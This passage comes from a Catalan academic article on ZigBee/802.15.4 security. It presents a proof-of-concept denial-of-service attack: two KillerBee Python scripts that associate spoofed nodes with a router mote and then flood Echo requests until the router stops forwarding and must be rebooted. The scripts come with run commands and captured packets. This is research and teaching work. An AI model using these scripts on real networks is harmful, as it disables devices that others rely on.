L'atac es basa en dos petits *scripts* en llenguatge *python* que d'una banda associen una sèrie de nodes falsos a l'encaminador i de l'altra envien paquets al servei TCP Echo de la mota M2 de manera ininterrompuda fins que l'encaminador M1 es queda sense recursos ja que els dispositius falsos no accepten les respostes a l'Echo ni als ACK provocant reenviaments i certa saturació de la xarxa amb paquets innecessaris.

4.2.1 Associació al sistema

El codi de l'*script* d'associació `assoc.py` és el següent:

```
#!/usr/bin/env python
from killerbee import *

kb = KillerBee()
kb.set_channel(15)
arg_sleep = 0.5

for i in range (1, 10):
  src = struct.pack('B', i)
  p = "\x61\x88\x03\x22\x00\x64\x00"+src+"\x00\x04\x94\x3c\x41\x00"
  p += src+"\xaa\x03\x3b\x0a\x0a\x08\x05\xc0\xff\x00\x00\x64\x60"

  kb.inject(p)
  time.sleep(arg_sleep)

kb.close()
```

Tot i que el codi és força entenedor a continuació es detalla el que es realitza en cada punt:

- Inicialització: utilitzant l'API de Killerbee es defineix en quin canal retransmetre (15) i el període de temps que es deixarà passar entre paquets (0.5 seg). Les eines KillerBee encara no disposen d'un programa que escolti tots els canals alhora (encara que sigui de manera seqüencial) pel que s'ha de determinar a través del mètode prova i error. Per aquest escenari s'ha fixat el canal.
- Bucle principal: per a cada dispositiu en la variable `i` es genera el valor que es col·locarà al paquet en la variable `src`. La posició on s'ha de posar aquest valor s'ha determinat de l'estudi dels paquets capturats amb *zbdump* i *Wireshark* i de l'especificació del format de trama MAC. A la figura 6 es pot veure un exemple dels paquets capturats, concretament, la sol·licitud a un Echo i l'Ack corresponent en format Daintree mitjançant l'eina *zbdump*.
- Injecció: El paquet s'envia a la xarxa (*inject*).
- Es dorm els segons especificats en *arg_sleep*.
- L'script acaba amb la neteja de l'objecte kb.

L'execució de l'script és directa:

```
$ chmod a+x assoc.py
$ ./assoc.py
```

```
1337004368.499662   40 61880b22006400010004940641000100640007cfafcafebabfccc88355501200c80b910000ffabec   255 1 0 26 3 0 1 32767
1337004368.500596    6 02000b6b0bff                                                                       255 1 0 26 4 0 1 32767
```

Figura 6: Exemple de paquets capturats.

4.2.2 Atac amb l'enviament de solicituds

Pel que fa a l'script que fa les peticions al servei Echo `attack.py`, aquest n'és el codi:

```
#!/usr/bin/env python
from killerbee import *

kb = KillerBee()
kb.set_channel(15)
arg_sleep = 0.5

for i in range (1, 255):
  seq = struct.pack('B', i)

  for j in range (1, 10):
    dev = struct.pack('B', j)

    p = "\x61\x88"+seq+"\x22\x00\x01\x00"+dev+"\x00\x04\x94\x06\x40\x00"
```

```
    p += dev+"\x00\x01\xb8\x15\x00\x07\x1c\x39\x3d\xb0\xca\xfe\xba\xc0"
    p += "\x50\x18\x13\x10\xb1\x13\x00\x00\x68\x65\x6c\x6c\x6f\x0d\x0a\x5c"

    kb.inject(p)
    time.sleep(arg_sleep)

kb.close()
```

Aquest codi és força similar a l'anterior. El que es realitza en cada moment és el següent:

- Inicialització: utilitzant l'API de Killerbee es defineix en quin canal retransmetre (15) i el període de temps que es deixarà passar entre paquets (0.5 seg).
- Bucle principal: per a cada codi de seqüència en la variable `i` es genera el valor que es col·locarà al paquet en la variable `seq`. Aquest valor no pot ser superior a 255 per una característica del protocol.
- Bucle intern: Per a cada codi de seqüència es simula que diversos dispositius envien un paquet de sol·licitud al servei Echo. La variable `j` conté el valor de l'adreça origen que es col·locarà en la variable `dev`. Aquests valors corresponen als dispositius que s'han associat amb l'script `assoc.py`.
- La posició on s'han de posar aquests valors s'ha determinat de l'estudi dels paquets capturats amb *zbdump* i *Wireshark* i de l'especificació del format de trama MAC.
- Injecció: El paquet s'envia a la xarxa (*inject*).
- Es dorm els segons especificats.
- L'script acaba amb la neteja de l'objecte kb.

L'execució es du a terme amb la comanda:

```
$ chmod a+x attack.py
$ ./attack.py
```

4.2.3 Resultat de l'atac

Un cop executat l'atac l'*injector* envia paquets de sol·licitud d'Echo de manera indiscriminada des d'adreces falses de dispositiu associats a la M1 que no existeixen provocant que la M1 hagi de respondre a tots els Ack sol·licitats així com la pròpia resposta del protocol. Com que l'*injector* no respon a cap paquet es crea una situació en la que la mota M1 ha de reenviar paquets diverses vegades.

Quan es desitja realitzar una comunicació amb la mota M2 aquesta respon correctament a algunes peticions però a mesura que l'atac progressa aquesta deixarà de respondre. El que ha succeït en realitat és que la mota M1 ha deixat d'encaminar paquets. El nombre de paquets necessari per tal que la mota M1 deixi de respondre varia en cada execució. En general, segons les proves dutes a terme, la mota M2 respon una desena de peticions d'Echo abans que la mota M1 deixi de respondre. El bloqueig de la mota M1 és absolut sent necessari un reinici del dispositiu per tal que torni a funcionar la comunicació amb la mota M2.

S'ha de fer notar que l'enviament de paquets per part de l'*script* no és en cap cas exhaustiu. Cada paquet s'envia amb un retard de 0.5 segons respecte l'anterior cosa que permet un temps suficient a totes les parts del sistema a respondre sense provocar un bloqueig del medi. Tot i que l'atac de saturació del medi és igualment factible, aquest no és massa interessant pel que als protocols respecta.

Si bé és cert que la simplicitat dels codis permet que l'atac es pugui realitzar amb un únic *script* de manera gairebé trivial s'ha separat en dos per permetre una millor comprensió de l'atac.

5 Conclusions

En aquest article s'ha descrit el funcionament i les característiques bàsiques dels dos estàndards, 802.15.4 i ZigBee per al muntatge i posada en funcionament de xarxes de sensors.

A continuació s'han descrit les opcions de seguretat que aquests dos protocols ofereixen, descrivint quins són els casos d'atac més comuns en aquest tipus de xarxes i dedicant un apartat especial als atacs de denegació de servei en el que es basa la prova de concepte d'atac sobre una xarxa 802.15.4/ZigBee.

Finalment s'ha exemplificat un cas en el que es possible deixar sense recursos un dispositiu ZigBee mitjançant únicament eines de lliure distribució i la programació en *python* d'un *script* que envia sol·licituds Echo de manera indefinida fins que el dispositiu es satura i deixa de funcionar.

6 Agraïments

Aquest projecte no hagués estat possible sense l'ajuda del consultor de la Universitat Oberta de Catalunya, en Jordi Serra Ruiz i el consultor de pràctiques n'Alexandre Viejo Galicia, que sempre han estat disposats a resoldre els dubtes per mísers que fossin.

A la vegada la paciència infinita de la meva família és de lloar, com sempre.

Referències

[1] Atmel. Rzusbstick. `http://www.atmel.com/tools/RZUSBSTICK.aspx`. [En línia].

[2] Paolo Baronti, Prashant Pillai, Vince W.C. Chook, Stefano Chessa, Alberto Gotta, and Y. Fun Hu. Wireless sensor networks: A survey on the state of the art and the 802.15.4 and ZigBee standards. *Computer Comunications*, 30(7):1655–1695, 2007.

[3] Sinem Coleri Ergen. ZigBee/IEEE 802.15.4 summary. *Unknown*, 2004.

[4] Chris Karlof and David Wagner. Secure routing in wireless sensor networks: Attacks and countermeasures. *Ad Hoc Networks*, 1(2-3):293–315, 2003.

[5] KillerBee. Homepage. `http://code.google.com/p/killerbee/`. [En línia].

[6] Hongwei Li, Zhongning Jia, and Xiaofeng Xue. Application and Analysis of Zigbee Security Services Specification. *Networks Security Wireless Communications and*

Trusted Computing (NSWCTC), 2010 Second International Conference on, 2:494–497, 2010.

[7] Hongwei Li, Bo Xue, and Wei Song. Application and Analysis of IEEE 802.14.5 Security Services. *Networking and Digital Society (ICNDS), 2010 2nd International, Conference on*, 2:139–142, 2010.

[8] Enric Peig Olivé. *Xarxes obertes (Quan els usuaris formen part de la xarxa)*, 2012.

[9] Python. Homepage. `http://www.python.org`. [En línia].

[10] Wikipedia. Ad hoc On-Demand Distance Vector Routing. `http://en.wikipedia.org/wiki/Ad_hoc_On-Demand_Distance_Vector_Routing`. [En línia].

[11] Wikipedia. Carrier sense multiple access with collision avoidance. `http://en.wikipedia.org/wiki/Carrier_sense_multiple_access_with_collision_avoidance`. [En línia].

[12] Wikipedia. Cyclic redundancy check. `http://en.wikipedia.org/wiki/Cyclic_redundancy_check`. [En línia].

[13] Wikipedia. IEEE 802.15.4. `http://en.wikipedia.org/wiki/IEEE_802.15.4`. [En línia].

[14] Wikipedia. Sensor node. `http://en.wikipedia.org/wiki/Sensor_node`. [En línia].

[15] Anthony D. Wood and John A. Stankovic. Denial of service in sensor networks. *Computer*, 35(10):54–62, 2002.

[16] Zolertia. Blip on z1. `http://zolertia.sourceforge.net/wiki/index.php/Blip_on_Z1`. [En línia].

[17] Zolertia. Platform Z1. `http://www.zolertia.com/ti`. [En línia].